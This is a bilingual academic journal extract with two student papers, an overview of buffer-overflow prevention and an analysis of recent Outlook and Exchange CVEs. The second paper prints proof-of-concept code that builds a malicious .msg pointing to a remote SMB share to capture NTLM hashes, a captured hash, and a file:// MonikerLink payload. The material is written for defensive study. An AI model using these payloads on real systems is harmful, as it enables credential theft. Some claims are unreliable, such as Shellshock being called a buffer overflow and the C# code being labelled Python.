Аңдатпа. Мақалада бағдарламалық жасақтамадағы ең көп таралған және қауіпті осалдықтардың бірі – буфердің толып кетуі қарастырылады. Мәселенің мәні, оның салдары, сондай-ақ пайда болуының негізгі себептері егжей-тегжейлі сипатталған. Қауіпсіз жолдарды өңдеу мүмкіндіктерін пайдалану, енгізілген деректердің өлшемін тексеру, аппараттық құралдар және кодты талдау сияқты алдын алу әдістері талқыланады. Бағдарламалардың шабуылға төзімділігін және зиянды кодтан қорғауды қамтамасыз ету үшін әзірлеу кезеңдерінде тиімді қауіпсіздік шараларын енгізудің маңыздылығы атап өтіледі.

Түйін сөздер. Буфердің толып кетуі, кодтың қауіпсіздігі, деректерді енгізуді тексеру, стектің толып кетуі, Data Execution Prevention (DEP), Address Space Layout Randomization (ASLR), статикалық және динамикалық кодты талдау, буфердің толып кетуіне жол бермеу әдістері, бағдарламалау қауіпсіздігі, зиянды код,, кодты енгізуден қорғау.

ПЕРЕПОЛНЕНИЕ БУФЕРА: ОБЗОР КОНЦЕПЦИИ И МЕТОДОВ ПРОФИЛАКТИКИ

М.С. Ермагамбет*, Д.К. Токсеит
Евразийский национальный университет имени Л.Н. Гумилева,
Астана, Казахстан.

Ермагамбет М.С. — магистрант специальности «Системы информационной безопасности», Евразийский Национальный Университет имени Л.Н. Гумилева, Астана, Казахстан.
ORCID: 0009-0005-6781-5014;
Токсеит Д.К. — PhD, Евразийский национальный университет имени Л.Н. Гумилева, Астана, Казахстан.
ORCID: 0000-0001-9075-3943.

Аннотация. В статье рассматривается одна из самых распространенных и опасных уязвимостей в программном обеспечении – переполнение буфера обмена. Подробно описана сущность проблемы, ее последствия, а также основные причины ее возникновения. Обсуждаются методы предотвращения, такие как использование функций обработки безопасных путей, проверка размера введенных данных, аппаратное обеспечение и анализ кода. Подчеркивается важность внедрения эффективных мер безопасности на этапах разработки для обеспечения устойчивости программ к атакам и защиты от вредоносного кода.

Ключевые слова. Переполнение буфера, безопасность кода, проверка ввода данных, переполнение стека, Prevention Data Execution (DEP), address Space Layout Randomization (ASLR), статический и динамический анализ кода, методы предотвращения переполнения буфера, безопасность программирования, вредоносный код,, защита от ввода кода.

BUFFER OVERFLOW: AN OVERVIEW OF THE CONCEPT AND METHODS OF PREVENTION

M.S. Ermagambet*, D.K. Tokseit
L.N. Gumilyov Eurasian National University, Astana, Kazakhstan.

Ermagambet M.S. — Master of the specialty «Information security systems»
ORCID: 0009-0005-6781-5014;
Tokseit D.K. — PhD, L.N. Gumilyov Eurasian National University, Astana, Kazakhstan
ORCID: 0000-0001-9075-3943.

Annotation. The article discusses one of the most common and dangerous vulnerabilities in software – clipboard overflow. The essence of the problem, its consequences, as well as the main causes of its occurrence are described in detail. Prevention methods are discussed, such as using secure path processing functions, checking the size of the entered data, hardware, and code analysis. The importance of implementing effective security measures at the development stages to ensure program resilience to attacks and protection against malicious code is emphasized.

Keywords. Buffer Overflow, code security, data entry verification, Stack Overflow, Prevention Data Execution (DEP), address Space Layout Randomization (ASLR), static and dynamic code analysis, buffer overflow prevention methods, programming security, malicious code, code entry protection.

Кіріспе

Бағдарламалық қамтамасыз ету қауіпсіздігі жоғары технологиялар әлемінде басым мәселе болып табылады. Зиянкестер қолдана алатын ең көп таралған және қауіпті осалдықтардың бірі-буфердің толып кетуі. Бұл мақалада біз буфердің толып кетуі дегеніміз не, ол қалай пайда болады және бағдарламалық кодты

қорғау үшін қандай алдын-алу әдістерін қолдануға болатындығын қарастырамыз.

Буфердің толып кетуі туралы түсінік

Буфердің толып кетуі – бұл бағдарлама буферіне жазылған деректер оның шегінен шығып, көршілес жад аймақтарын қайта жазатын жағдай.

Буфер – бұл деректерді уақытша сақтау үшін пайдаланылатын, бағдарлама орнатқан тұрақты өлшемі бар жад бөлімі. Деректерді буферге жазу кезінде оның шекті мөлшерін сақтау қажет. Алайда, бағдарламашы тарапынан деректердің мөлшерін тексеру болмаған жағдайда, буферге жазу кезінде толып кету қаупі бар. Мөлшерді тексеру дұрыс жүргізілмеген жағдайда бұл бағдарламаның бұзылуы, жүйенің істен шығуы немесе тіпті зиянды кодты қашықтан орындау мүмкіндігі сияқты ауыр зардаптарға әкелуі мүмкін.

Буфердің толып кетуінің ең көп таралған түрлерінің бірі – стек толып кетуі. Бұл бағдарлама стегіне жазылған деректер оған бөлінген кеңістіктен асып кеткен кезде пайда болады. Зиянкестер бұл осалдықты зиянды кодты енгізу және жүйені бақылау үшін жиі пайдаланады.

Буфердің толып кетуі қалай пайда болады?

Буфердің толып кету себептері әртүрлі болуы мүмкін және келесі аспектілерді қамтиды:


1. *Енгізуді жеткіліксіз тексеру*. Деректерді енгізуді жеткілікті түрде тексермейтін бағдарламалар буферлік толып кету шабуылдарына осал болуы мүмкін. Егер бағдарлама буферге жазылуы мүмкін деректер санын шектемесе, шабуылдаушы буфер өңдей алатыннан көп деректерді енгізе алады.

2. *Жад функцияларын сәтсіз пайдалану*. C және C++ сияқты бағдарламалау тілдеріндегі кейбір жад мүмкіндіктері буфердің толып кетуінен қорғауды қамтамасыз етпейді. Мысалы, strcpy және sprintf функциялары оның өлшемін тексермей-ақ деректерді буферге жаза алады (Сурет – 1).

3. *Шекараны тексерудің болмауы*. Кейбір бағдарламалар массивтердің немесе буферлердің шекараларына жеткілікті тексерулерді қамтымайды, бұл шабуылдаушыларға көршілес жад аймақтарын қайта жазуға мүмкіндік береді.

4. *Үшінші тарап кітапханаларындағы немесе компоненттеріндегі осалдықтар*. Буфердің толып кетуіне үшінші тарап кітапханаларындағы немесе бағдарламада қолданылатын компоненттердегі осалдықтар себеп болуы мүмкін. Егер бұл компоненттер буферге жазбас бұрын деректердің өлшемін тексермесе, онда шабуылдаушы бұл осалдықты шабуыл жасау үшін қолдана алады.

5. *Компиляциядағы ықтимал қателер*. Бағдарламаны құрастыру немесе оңтайландыру процесіндегі қателер жадтың дұрыс бөлінбеуіне немесе буфердің толып кетуіне ықпал ететін басқа аспектілерге әкелуі мүмкін.



Сурет 1 – Linux x86 жүйесінде стек негізіндегі буфердің толып кетуі

Буфердің толып кетуінің салдары

Буфердің толып кетуінің ықтимал нәтижелері жүйенің қауіпсіздігіне елеулі қатерлерді қамтиды. Бірінші кезекте, егер шабуылдаушы буфердің толып кетуін сәтті жүзеге асырса және оған өзінің зиянды кодын енгізсе, зиянды кодты орындау қаупі бар. Бұл жүйені толық бақылауға алып, деректерді ұрлау, файлдарды жою және зиянды бағдарламалық жасақтаманы орнату сияқты жағымсыз салдарға әкелуі мүмкін.

Сонымен қатар, буфердің толып кетуі бағдарламаның апатқа ұшырауына әкелуі мүмкін, өйткені деректер оларды сақтауға арналмаған жад аймағына жазылуы мүмкін. Бұл деректердің тұтастығы мен қызметтердің қол жетімділігі үшін ықтимал тәуекелдерді тудырады. Шабуылдардың осалдығы да пайда болады, мұнда шабуылдаушылар деректерді өзгерту және жүйенің жұмысына әсер ету үшін буфердің толып кетуін қолдана алады. Ақырында, буфердің толып кетуі құпия деректердің ағып кетуіне әкелуі мүмкін, егер деректер буферден тыс жазылса, шабуылдаушыларға құпия ақпаратқа қол жеткізуге мүмкіндік береді. Тұтастай алғанда, бұл осалдық бағдарламалық жасақтаманың қауіпсіздігін қамтамасыз ету және жағымсыз салдардың алдын алу үшін тиімді шаралар қабылдауды талап етеді.

Буфердің толып кетуіне жол бермеу әдістері

1. *Қауіпсіз функцияларды пайдалану*. Қауіпті жолдарды өңдеу функцияларын олардың қауіпсіз аналогтарымен ауыстыру буфердің толып кету қаупін айтарлықтай төмендетуі мүмкін. Мысалы, strcpy() функциясының орнына көшіру үшін таңбалардың максималды санын көрсетуге мүмкіндік беретін strncpy() пайдалану керек.

2. *Кіріс өлшемін* тексеру. Бағдарламада енгізілетін деректердің мөлшеріне тексерулер енгізу қажет. Бұл максималды буфер өлшемін орнатуды немесе кірісті қауіпсіз өлшемге дейін кесуді қамтуы мүмкін.

3. *Қорғаныс механизмдерін қолдану*. Заманауи компиляторлар мен операциялық жүйелер буфердің толып кетуіне жол бермеуге бағытталған әртүрлі қауіпсіздік механизмдерін ұсынады. Мысалы, стектік қорғаныс (stack canary) функцияны аяқтамас бұрын кездейсоқ мәнді енгізеді және қайтару кезінде оның тұтастығын тексереді. Егер мән өзгеріске ұшыраса, бұл буфердің толып кетуі мүмкін екенін білдіруі мүмкін. Сонымен қатар, ASLR (Address Space Layout Randomization), NX (No Execute) және DEP (Data Execution Prevention) сияқты басқа қорғаныс механизмдері бар, олар толып жатқан буферге енгізілген зиянды кодтың орындалуына тиімді кедергі келтіреді.

4. *Кодты статикалық және динамикалық талдау*. Кодты статикалық және динамикалық талдау әдістерін қолдану ықтимал осалдықтарды, соның ішінде буфердің толып кету жағдайларын анықтауға мүмкіндік береді. Бұл әзірлеушілерге дамудың алғашқы кезеңдерінде осалдықтарды жою бойынша шаралар қабылдауға мүмкіндік береді.

Қазіргі уақытқа дейін буфердің толып кетуіне негізделген белгілі шабуылдардың мысалдары.

Буфердің толып кету осалдығының қазіргі киберқауіпсіздік контекстіндегі маңыздылығын атап кету мақсатында, төмендегі 1-кестеде айтылған осалдықты қолданған бірнеше белгілі шабуылдар қарастырылады.

Кесте 1 – Белгілі шабуыл мысалдары

Атауы	**Жылы**	**Сипаттама**
Code Red Шабуылы	2001	Code Red вирусы Microsoft IIS веб-серверіндегі осалдық арқылы дәл буфердің толып кетуіне шабуыл жасау арқылы таратылды. Шабуыл вирусқа өз кодын буферге жазуға, содан кейін оны серверді басқаруға мүмкіндік берді.
WannaCry Ransomware	2017	WannaCry вирусы EternalBlue осалдығын пайдаланды, бұл өз кезегінде Windows амалдық жүйесінің SMB (server Message Block) протоколында буфердің толып кетуіне шабуыл жасады. Зиянкестер бұл осалдықты кодты қашықтан орындау үшін пайдаланды, бұл вирустың тез таралуына және вирус жұқтырған компьютерлердегі файлдарды шифрлауға мүмкіндік берді.
Shellshock	2014	Shellshock жұмыс уақытын өңдеу кезінде буфердің толып кетуін пайдаланып, Bash қабығындағы осалдыққа шабуыл болды.Бұл шабуыл шабуылдаушыларға қауіпсіздік шектеулерін айналып өтіп, серверде ерікті командаларды орындауға мүмкіндік берді.

SQL Slammer Worm	2003	SQL Slammer буфердің толып кетуін пайдаланып Microsoft SQL серверіндегі осалдыққа шабуыл жасаған құрт болды. Бұл шабуыл құрттың интернетте жаппай таралуына әкеліп соқтырды, бұл желілер мен серверлерде үлкен ақаулар тудырды.
Heartbleed	2014	Heartbleed буфердің толып кетуіне шабуылдың тікелей мысалы болмаса да, ол жұмыс істеген OpenSSL осалдығына буфердің толып кетуі кірді. Heartbleed шабуылы шабуылдаушыларға сервердегі жадты оқуға мүмкіндік берді, оған сәйкестендіру және жеке кілттер кіруі мүмкін.

Қорытынды

Буфердің толып кетуі бағдарламалық жасақтаманың қауіпсіздігіне ең үлкен қауіптердің бірі болып қала береді. Әзірлеушілер мен қауіпсіздік инженерлері бағдарламаларды осындай шабуылдарға төзімді ету үшін алдын алу әдістерін белсенді түрде қолдануы керек. Бұл тек кірістерді мұқият тексеруді ғана емес, сонымен қатар ықтимал осалдықтарды анықтау және жою үшін кодты талдаудың заманауи технологиялары мен әдістерін қолдануды қамтиды.

ӘДЕБИЕТТЕР

Джон Э. Хакинг: искусство эксплойта. 2-е издание/Джон Эриксон //М.: Символ Плюс, 2009.–139 с.

Рычков В. А. Защита от переполнения буфера //Наука через призму времени. – 2017. – №. 5. – С. 15-18.

Касперски К. Можно ли защититься от переполнения буферов? //Системный администратор. – 2006. – №. 2. – С. 48-54.

Lhee K. S., Chapin S. J. Buffer overflow and format string overflow vulnerabilities //Software: practice and experience. – 2003. – Т. 33. – №. 5. – С. 423-460.

Автор туралы ақпарат:

Ермағамбет Мағжан Сансызбайұлы, «Ақпараттық қауіпсіздік жүйелері» мамандығының магистранты, Л.Н. Гумилев атындағы Еуразия ұлттық университеті, Астана, Қазақстан

Сведения об авторе:

Ермагамбет Магжан Сансызбайулы, магистрант специальности «Системы информационной безопасности», Евразийский Национальный Университет имени Л.Н. Гумилева, Астана, Казахстан.

About the author:

Magzhan S. Ermagambet, master's degree in Information Security Systems, L.N. Gumilyov Eurasian National University, Astana, Kazakhstan.

УДК 004.056.53

Есенбаев Б.С.
Л.Н. Гумилев атындағы Еуразия ұлттық университеті, Астана, Қазақстан
Ғылыми жетекші: Сагиндыков К.М., т.ғ.к., доцент

Есенбаев Б.С., «Ақпараттық қауіпсіздік жүйелері» мамандығының магистранты, Л.Н. Гумилев атындағы Еуразия ұлттық университеті, Астана, Қазақстан.
ORCID: 0009-0005-0657-9126
Сагиндыков К.М., т.ғ.к., доцент, Л.Н. Гумилев атындағы Еуразия ұлттық университеті, Астана, Қазақстан.
ORCID: 0000-0003-3315-798X

УЯЗВИМОСТИ ПРОДУКТОВ MICROSOFT MS EXCHANGE И OUTLOOK ЗА ПОСЛЕДНИЕ ГОДЫ

Аңдатпа. Бұл мақалада Microsoft компаниясының MS Exchange және Outlook өнімдерінде 2023-2024 жылдары табылған қауіпті осалдықтарды талқыланады. Ақпараттық технологиялар саласында жылдам ілгерілеу киберқауіптердің өсуімен қатар жүреді, бұл өз кезегінде осалдықтарды үнемі бақылауды қажет етеді. Зерттеу барысы осалдықтардың әртүрлі түрлерін, соның ішінде деректердің бұзылуын, кодты қашықтан орындауды және электрондық пошта серверлеріне шабуылдарды қарастырады. CVE-2023-23397, CVE-2023-36439, CVE-2024-21413 осалдықтарын пайдалану әдістері, сондай-ақ, олардың ұйымдар мен соңғы пайдаланушылар үшін ықтимал салдары талданады. Жұмыс ақпараттық жүйелердің қауіпсіздігін жақсартуға және деректердің құпиялылығын қамтамасыз етудің маңыздылығына назар аударуға арналған, әсіресе MS Exchange және Outlook сияқты бизнес үшін маңызды өнімдерімен жұмыс істеу кезінде пайда болатын қауіпті осалдықтарды анықтауға және олардан қорғануға мүмкіндік береді.

Түйін сөздер: MS Exchange серверлік қосымшасы, Outlook клиенттік бағдарламасы, осалдық, зиянкес, NTLM хэші, HTML, web-сервер, патч (бағдарламалық жасақтаманы жаңарту немесе түзету), RCE (кодты қашықтықтан орындау), тег, CVE (жалпы осалдықтар мен әсерлер).

Кіріспе

MS Exchange және Outlook - бұл екі түрлі, бірақ бір-бірімен тығыз байланысты Microsoft компаниясының өнімдері, олардың әрқайсысы корпоративті байланыс экожүйесінде өзіндік ерекше рөл атқарады. MS Exchange - бұл ұйымдағы электрондық поштаны, күнтізбелерді және контактілерді басқаруға арналған серверлік қосымша. Outlook - бұл электрондық поштаға, күнтізбелерге және контактілерге қол жеткізуге арналған клиенттік бағдарлама. Outlook әдетте Exchange Server арқылы басқарылатын пошта жәшіктеріне кіру үшін пайдаланылады. Exchange деректерді сервер жағында өңдейді, ал Outlook клиент жағында интерфейсті ұсынады.

MS Exchange және Outlook көптеген компаниялардың корпоративтік

инфрақұрылымының негізгі элементтері болып табылады, ақпарат алмасуда және жұмыс процестерін ұйымдастыруда негізгі рөл атқарады. Бұл жүйелер құпия ақпаратты, соның ішінде іскери хат-хабарларды, жеке деректерді және коммерциялық ақпаратты бөлісу және сақтау үшін қолданылады. Деректерге рұқсатсыз қол жеткізу ауыр зардаптарға әкелуі мүмкін болғандықтан олардың қауіпсіздігі өте маңызды.

Екі платформа да фишинг, вирустар және алаяқтықтың басқа түрлерін қоса алғанда, кибершабуылдардың танымал нысандары болып табылады. Қауіпсіздіктегі осалдықтар зиянды бағдарламаны тарату және шабуылдарды жүзеге асыру үшін пайдаланылуы мүмкін.

CVE-2023-23397 — бұл Microsoft Outlook бағдарламасындағы EOP-тің маңызды осалдығы, ол шабуылдаушы сенімсіз желідегі қауіп-қатер субъектісі басқаратын сервердегі SMB ортақ ресурсына (TCP 445) MAPI мен UNC жолымен хабарлама жіберген кезде іске қосылады. Пайдаланушымен өзара әрекеттесуі қажет емес. [1]

Шабуылдаушы қашықтағы SMTP серверімен байланысты пайдаланып, пайдаланушыға NTLM сәйкестендіру хабарын жібереді, содан кейін шабуылдаушы NTLM аутентификациясын қолдайтын басқа жүйелерге аутентификация жасау үшін жібере алады.

Осалдықты қолдану үшін .msg файл жасалып пайдаланушыға жіберіледі. [2]

```
    public static void Main()
    {
        using (var appointment = new Appointment(
new Sender("testing23397@outlook.com", "John Hammond"),
new Representing("testing23397@outlook.com", "John Hammond"),
"CVE-2023-23397"))
        {
            appointment.Recipients.AddTo("testing23397@outlook.com", "Testing23397");
            appointment.Subject = "CVE-2023-23397";
            appointment.Location = "CVE-2023-23397";
            appointment.MeetingStart = DateTime.Now.Date.AddDays(-2).Date;
            appointment.MeetingEnd = DateTime.Now.Date.AddDays(-1).Date;
            appointment.AllDay = true;
            appointment.BodyText = "CVE-2023-23397";
            appointment.BodyHtml = "<html><head></head><body><b>Testing CVE-2023-23397</b></body></html>";
            appointment.SentOn = DateTime.UtcNow;
            appointment.Importance = MessageImportance.IMPORTANCE_NORMAL;
            appointment.IconIndex = MessageIconIndex.UnsentMail;

            // Added for CVE-2023-23397
            appointment.PidLidReminderFileParameter = @"\\192.168.111.138\share\";
            appointment.PidLidReminderOverride = true;

            appointment.Save(@"./malicious.msg");
        }
    }
```

Сурет 1 - Python кодында .msg файл жасалып пайдаланушыға жіберілу мысалы.

Содан соң пайдаланушының NTLM хэшін ала аламыз:

```
[SMB] NTLMv2-SSP Client   : ::ffff:192.168.111.153
[SMB] NTLMv2-SSP Username : DESKTOP-ERA68P2\user
[SMB] NTLMv2-SSP Hash     : user::DESKTOP-ERA68P2:d401fd9788f2a098:9EC6
FD118C943E284BD6344E561459A1:010100000000000000D4B8895B58D9010E52E86C1D
8EB2F70000000002000800370038003500 4D0001001E00570049004E002D00490039005
A005900370041004A0030004B003100540004003400570049004E002D00490039005A00
590037004 1004A0030004B00310054002E003700380035004D002E004C004F004300410
04C0003001400370038003500 4D002E004C004F00430041004C00050014003700380035
004D002E004C004F00430041004C000700080000D4B8895B58D9010600040002000000 0
800300030000000000000000100000000200000B863F7B379C4FA8B697F86386ED22D51
9AC402B3319A9F7055824ACCB2EF45080A001000000000000000000000000000000000
009002800630069006600730 02F003100390032002E003100360038002E003100310031
002E00310033003800000000000000000
```

Сурет 2 – NTLM хэшін алу.

CVE-2023-23397 жабу үшін Outlook кодына келесі түзету енгізілді: енді PlayReminderSound() функциясы алдымен IsFileZoneLocalIntranetOrTrusted() деп аталады, ол өз кезегінде SMB URI-ге тек сенімді және жергілікті аймақтан рұқсат беретін MapUrlToZone() функциясын қолданады. Осалдықтан қорғану үшін соңғы жаңартуларды орнату қажет.

CVE-2023-36439 - бұл Microsoft Exchange Server-де анықталған кодты қашықтан орындаудың осалдығы. Шынайы пайдаланушы ретінде осал exchange серверінде аутентификациядан өткен шабуылдаушы RCE-ге сервердің кіріс жәшігінің ішкі жағындағы NT AUTHORITY\SYSTEM ретінде қол жеткізе алады. [3]


Бұл осалдық қараша айында шығарылды, бірақ қазан айындағы патчында түзетілді. Сонымен қатар, қараша патчында десериализацияға байланысты осалдықтарды жою үшін "серияланған деректерге қол қою функциясы" механизмі қосылғаны айтылды.

SerializationTypeConverter.cs десериализацияланған деректерді тексеруді қараша айындағы патчында байқауға болады:

```
internal static byte[] VerifySerializationDataAndGetOriginalSerializationData(byte[] serializationData, bool mustVeri
{
    int num = Encoding.UTF8.GetBytes(SerializationDataSignIdentifier).Length;
    bool flag = false;
    if (mustVerify && serializationData.Length < num)
    {
        if (ExTraceGlobals.SerializationTracer.IsTraceEnabled(TraceType.ErrorTrace))
        {
            ExTraceGlobals.SerializationTracer.TraceError(0L, "SerializationTypeConverter.SignatureValidationFailure.
            Message: {1}", serializationData.Length, "SerializationData is not signed");
        }
        throw new Exception("[InsufficientLength 1] SerializationData is not valid.It might be altered by client");
    }
    byte[] array = new byte[num];
    Array.Copy(serializationData, 0, array, 0, num);
    if (mustVerify && Encoding.UTF8.GetString(array) != SerializationDataSignIdentifier)
    {
```

Сурет 3 – Қараша айындағы патчындағы өзгерістер.

Қазан айында патчында ChainedSerializationBinder.cs интуитивті түрде әр түрлі нұсқаларды салыстыра отырып, келесі нәтижелерді табуға болады:



Сурет 4 – Қазан айындағы патчындағы өзгерістер.

BuildDisallowedTypesForDeserialization функциясына жүйенің қара тізімінің жаңа түрі System.Xaml.XamlServices қосылды.

System.Xaml.XamlServices.Parse бұл әдіс пен қарапайым XamlReader.Parse арасында функциялар, қауіптер және пайдалану әдістері тұрғысынан айтарлықтай айырмашылық жоқ.

Сіз XamlServices-ті оның Abstract ретінде жарияланбағанын көре аласыз, бірақ IsAbstract атрибут true мәніне ие.

```
0 个引用
static void Main(string[] args)
{
    Type target = typeof(XamlServices);
    Console.WriteLine(target);
    Console.WriteLine(target.IsAbstract);
    Console.ReadLine();
```

```
System.Xaml.XamlServices
True
```

Сурет 5 – XamlServices-тағы осалдық.

Себебі C#-та, егер класс статикалық деп жарияланса, оның IsAbstract қасиеті шын мәніне ие болады. C#-та статикалық кластар концептуалды түрде дерексіз және оларды құру мүмкін емес.

Осылайша, XamlServices осындай "қарама-қайшы" жолмен назардан тыс қалды: негізгі класты ауыстыру ғана жеткілікті, ал пайдалану әдісі CVE-2022-41082-мен бірдей.[4]

Осалдықтан қорғану қазан айынан басталған патчтарды орнату қажет.


CVE-2024-21413 осалдығын Check Point компаниясы анықтады. Ол Outlook бағдарламасының осал нұсқаларында зиянды сілтемелері бар электрондық хаттарды ашқан кезде іске қосылады. Осалдық бірнеше Office өнімдеріне әсер етеді, соның ішінде Microsoft Office LTSC 2021, бизнеске арналған Microsoft 365, сондай-ақ Microsoft Outlook 2016 және Microsoft Office 2019. [5]

Осалдық file:// протоколын пайдаланып, электрондық хатқа енгізілген зиянды сілтемелер үшін Outlook бағдарламасының кірістірілген қорғанысын айналып өтіп, ол арқылы қашықтағы зиянкестер серверіне бағынады.

Леп белгісін құжат кеңейтілгеннен кейін қосу Outlook қауіпсіздік шектеулерін айналып өтуге мүмкіндік береді. Бұл жағдайда сілтемені басқан кезде қолданба

қашықтағы ресурсқа қол жеткізеді және ескертулер мен қателерді көрсетпестен қажетті файлды ашады.[6]

<a href="file:///\\10.10.111.111\test\test.rtf!poc" > сілтеме< / a>



Сурет 7 – RCE орындалуына мысал.

Осалдық қашықтағы шабуылдаушыға пайдаланушының NTLM хэшін алуға, зиянды түрде жасалған Office құжаттарын пайдаланып ерікті кодты орындауға және т. б. мүмкіндік береді.

Қорытынды

CVE-2023-23397, CVE-2023-36439, CVE-2024-21413 осалдықтарын пайдалану әдістері, сондай-ақ, олардың ұйымдар мен соңғы пайдаланушылар үшін ықтимал салдары талданып көрсетілді. Exchange Server-де қашықтан кодты орындаудың тағы бірнеше осалдығы түзетілді: CVE-2023-35368, CVE-2023-35388, CVE-2023-38182 (CVSS шкаласы бойынша 8,0 балл) және CVE-2023-38185 (CVSS шкаласы бойынша 8,8 балл). Оның үстіне, олардың алғашқы үшеуі "пайдаланылуы мүмкін"деген белгі алды. Одан соң Microsoft Exchange серверінде пайдаланушы деңгейін System-ге дейін арттыру осалдығы (CVE-2023-21709) және Microsoft Exchange серверін ауыстырудың осалдығы (CVE-2023-38181) түзетілді. Бұл пошталық сервердің қауіпсіздігіне үнемі назар аударудың маңыздылығын көрсетеді. Барлық қауіпсіздік жаңартуларын орнату өте маңызды, өйткені жаңартулар көбінесе осалдықтарды түзетуді қамтиды. Жүйелерді әдеттен тыс әрекеттерге үнемі бақылау, ықтимал қауіптерді анықтау және журналдар мен трафикті талдау үшін қауіпсіздік құралдарын пайдалану қажет. Сондай-ақ сақтық көшірмелердің болуы деректердің жоғалуын айтарлықтай төмендетуі мүмкін. Және де қызметкерлер көп факторлы аутентификацияны (MFA) пайдалану арқылы аутентификация процесіне қосымша қорғаныс қабатын қосады және қауіпсіздікті айтарлықтай жақсарта алады.

ПАЙДАЛАНЫЛҒАН ӘДЕБИЕТТЕР

https://www.cvedetails.com/cve/CVE-2023-23397/
https://github.com/Trackflaw/CVE-2023-23397
https://www.cvedetails.com/cve/CVE-2023-36439/
https://nvd.nist.gov/vuln/detail/CVE-2023-36439
https://vulcan.io/blog/cve-2024-21413-fixing-the-monikerlink-vulnerability-in-outlook/
https://msrc.microsoft.com/update-guide/vulnerability/CVE-2024-21413

Есенбаев Б.С.
Евразийский национальный университет имени Л.Н. Гумилева, Астана, Казахстан
Научный руководитель: Сагиндыков К.М., к.т.н., доцент

УЯЗВИМОСТИ ПРОДУКТОВ MICROSOFT MS EXCHANGE И OUTLOOK ЗА ПОСЛЕДНИЕ ГОДЫ

Аннотация. В этой статье обсуждаются опасные уязвимости, обнаруженные в продуктах Microsoft MS Exchange и Outlook в 2023-2024 годах. Быстрый прогресс в области информационных технологий сопровождается ростом киберугроз, что, в свою очередь, требует постоянного мониторинга уязвимостей. В ходе исследования рассматриваются различные типы уязвимостей, включая утечки данных, удаленное выполнение кода и атаки на почтовые серверы. Анализируются методы использования уязвимостей CVE-2023-23397, CVE-2023-36439, CVE-2024-21413, а также их возможные последствия для организаций и конечных пользователей. Работа предназначена для повышения безопасности информационных систем и сосредоточения внимания на важности обеспечения конфиденциальности данных, что позволяет выявлять и защищать опасные уязвимости, возникающие при работе с критически важными для бизнеса продуктами, такими как MS Exchange и Outlook.

Ключевые слова: серверное приложение MS Exchange, клиентская программа Outlook, уязвимость, злоумышленник, хэш NTLM, HTML, web-сервер, патч (обновление или исправление программного обеспечения), RCE (удаленное выполнение кода), тег, CVE (общие уязвимости и эффекты).

Yessenbayev B.S.
L.N. Gumilyov Eurasian National University, Astana, Kazakhstan
Scientific supervisor: Sagindykov K.M., c.t.s., docent

VULNERABILITIES OF MICROSOFT MS EXCHANGE AND OUTLOOK PRODUCTS IN RECENT YEARS

Abstract: This article discusses the dangerous vulnerabilities found in Microsoft MS Exchange and Outlook products in 2023-2024. Rapid progress in the field of information technology is accompanied by an increase in cyber threats, which, in turn, requires constant monitoring of vulnerabilities. The study examines various types of vulnerabilities, including data leaks, remote code execution, and attacks on mail servers. The methods of exploiting vulnerabilities CVE-2023-23397, CVE-2023-36439, CVE-2024-21413, as well as their possible consequences for organizations and end users, are analyzed. The work is designed to improve the security of information systems and focus on the importance of ensuring data confidentiality, which allows you to identify and protect dangerous vulnerabilities that arise when working with business-critical products such as MS Exchange and Outlook.

Key words: MS Exchange server application, Outlook client program, vulnerability, attacker, NTLM hash, HTML, web server, patch (software update or correction), RCE (remote code execution), tag, CVE (common vulnerabilities and effects).

Сведения об авторах:

Есенбаев Б.С., магистрант специальности «Системы информационной безопасности», Евразийский Национальный Университет имени Л.Н. Гумилева, Астана, Казахстан. ORCID: 0009-0005-0657-9126

